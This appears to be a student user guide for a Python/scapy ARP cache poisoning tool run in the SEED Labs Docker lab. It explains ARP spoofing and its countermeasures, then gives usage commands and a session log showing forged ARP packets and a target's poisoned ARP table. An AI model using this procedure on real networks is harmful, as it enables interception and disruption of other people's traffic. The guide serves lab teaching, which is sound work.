ARP Cache Poisoning Tool

Table of Contents

Introduction

Welcome to the ARP Cache Poisoning Attack Tool, a practical tool designed to simulate ARP cache poisoning attacks for educational purposes. This user guide will walk you through the installation, setup, and operation of the tool.

What is ARP Poisoning?

ARP poisoning, also known as ARP spoofing, is a network attack in which an attacker sends falsified ARP (Address Resolution Protocol) messages over a local area network. The goal of the attack is to link the attacker's MAC address with the IP address of a legitimate network node. This results in the attacker receiving any data intended for that node.

Two types of ARP attacks exist.

- **ARP spoofing:** A hacker sends fake ARP packets that link an attacker's MAC address with an IP of a computer already on the LAN.
- **ARP poisoning:** After a successful ARP spoofing, a hacker changes the company's ARP table, so it contains falsified MAC maps. The contagion spreads.

ARP poisoning attacks can have various malicious purposes, including:

- **Man-in-the-Middle Attacks:** The attacker intercepts communication between two parties, allowing them to eavesdrop or manipulate the data.
- **Denial of Service (DoS):** ARP poisoning can be used to disrupt network communication by creating conflicts in the ARP cache.

detect and countermeasures:

Network administrators have two methods at their disposal for identifying ARP spoofing incidents.

- **Passive Detection:** In this approach, administrators monitor ARP traffic, scrutinizing it for irregularities in address mappings.
- **Active Detection:** This technique involves deliberately injecting counterfeit ARP packets into the network. By executing such a spoofing attack, administrators gain insights into potential vulnerabilities within the system. Swift remediation of these weaknesses has the potential to halt an ongoing attack.

Countermeasures for ARP Poisoning:

Including but not limited to the following, the countermeasures are:

- **Static ARP Entries:** Manually configure static ARP entries on critical devices.
- **ARP Spoofing Detection Software:** Deploy specialized tools that continuously monitor ARP traffic for signs of spoofing.
- **Use Private VLANs:** Employ Private VLANs to isolate traffic between devices on the same subnet.
- **Network Segmentation:** Divide the network into segments or VLANs to minimize the scope of ARP poisoning attacks.
- **Regularly Update and Patch Systems:** Keep network devices and systems up to date with the latest security patches.

Disclaimer: ARP cache poisoning is a potentially malicious technique, and using this tool on a network without proper authorization is illegal. Please use this tool responsibly and only on networks you have explicit permission to test.

Prerequisites

- Python installed on your system (SEED VM has it pre-installed).
- Oracle VirtualBox and SEED-Ubuntu20.04 are downloaded and installed.
- The `scapy` library installed. The SEED VM has it already, thus no need to install it seperately. Or You can install it using `pip3 install scapy`.

Setup


Once you have downloaded the tool, follow these steps to set up the environment:

Configure Virtual Network Set up a virtualized network environment using a tool Oracle VirtualBox. Create virtual machines SEEDLAB for testing ARP cache poisoning attacks.

For the detailed steps, please check the set up manual: https://github.com/seed-labs/seed-labs/blob/master/manuals/vm/seedvm-manual.md

After launching the virtual machine, establish a directory named, for instance, "Folder A." Subsequently, insert the docker-compose.yml file into "Folder A" and generate an additional directory named "volumes" within "Folder A."

Subsequently, transfer the source code files into the "volumes" directory. Navigate to the "folder A" within the virtual machine using the cd command. Note that it may be necessary to establish the "folder A" as a shared folder beforehand.



To build and start the containers,use the docker-compose build and docker-compose up commands. the link offering details about containers:https://github.com/seed-labs/seed-labs/blob/master/manuals/docker/SEEDManual-Container.md

```
[12/08/23]seed@VM:~/share$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating M-10.9.0.105 ... done
Creating A-10.9.0.5   ... done
Creating B-10.9.0.6   ... done
Attaching to B-10.9.0.6, M-10.9.0.105, A-10.9.0.5
A-10.9.0.5 |  * Starting internet superserver inetd                 [ OK ]
B-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
```

use command dockps to look up all containers' ids

```
[12/08/23]seed@VM:~/share$ dockps
fb6a5c25f26e  B-10.9.0.6
46f7721fef61  M-10.9.0.105
83e0fcda7e52  A-10.9.0.5
```

use command docksh to access shells of three hosts, access host M to deploy attack on either host A or host B.

locate to volumes folder to see the shared file and run the program.

```
root@46f7721fef61:/volumes# ls
'arp poisoning 2.py'  'arp poisoning.py'  'arp sent.py'
```

Installation

1. download the ARP Cache Poisoning Tool script from the provided source put it into the volumes folder in setup folder.
2. Open a terminal or command prompt and navigate to the directory containing the script.

Usage

Checking ARP Cache

To check the ARP cache table for a specific target, run the following command:

python3 "arp poisoning.py" -c

Follow the on-screen prompts to enter the target IP address.

Deploy ARP Poisoning Attack

To deploy an ARP poisoning attack, run the script with the -a option:

python3 "arp poisoning.py" -a

Follow the on-screen prompts to enter the target and spoofed IP and MAC addresses.(our goal is to spoof the mac address of host A or host B on the cache table of other machine to the address of host M, so be careful with spoof_mac, which should be mac address of M) After entering the information, the tool will display a summary and ask if you want to deploy the attack.

If you deploy the attack, the tool will run ARP cache poisoning attacks, and you will see live updates on the packet you sent.

```
root@46f7721fef61:/volumes# python3 'arp poisoning 2.py' -a
Enter the target IP address: 10.9.0.6
Enter the target MAC address: 02:42:0a:09:00:06
Enter the IP address to spoof (e.g., gateway): 10.9.0.5
Enter the MAC address corresponding to the spoofed IP: 02:42:0a:09:00:
69

Summary:
Target IP: 10.9.0.6     Target MAC: 02:42:0a:09:00:06
Spoof IP: 10.9.0.5      Spoof MAC: 02:42:0a:09:00:69

Do you want to deploy the ARP poisoning attack? (yes/no): yes
ARP poisoning started. Press Ctrl+C to stop.
.
Sent 1 packets.
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.5
     hwdst     = 00:00:00:00:00:00
     pdst      = 10.9.0.6

0000 Ether / ARP who has 10.9.0.6 says 10.9.0.105 ==> Ether / ARP is a
t 02:42:0a:09:00:06 says 10.9.0.6

Do you want to sent another  ARP poisoning packet? (yes/no): yes
.
Sent 1 packets.
```

after the attack, check the arp cache of target:

```
root@fb6a5c25f26e:/# arp
Address                  HWtype  HWaddress           Flags Mask
         Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C
         eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C
         eth0
```

before the attack, the target arp cache table was:

```
root@fb6a5c25f26e:/# arp
Address                  HWtype  HWaddress           Flags Mask
         Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:05   C
         eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C
         eth0
```

Summary

The tool will display a summary of the entered information before deploying the ARP poisoning attack. Review the summary carefully to ensure the correct target and spoofed addresses are specified.

Stopping the Attack

If you want to interrupt the ARP poisoning attack, press Ctrl+C in the terminal where the script is running. This will interrupt the script and stop the attack.

Conclusion

Use the ARP Cache Poisoning Tool responsibly and only on networks for which you have explicit permission to test. Understand the legal implications of performing ARP cache poisoning attacks in your jurisdiction.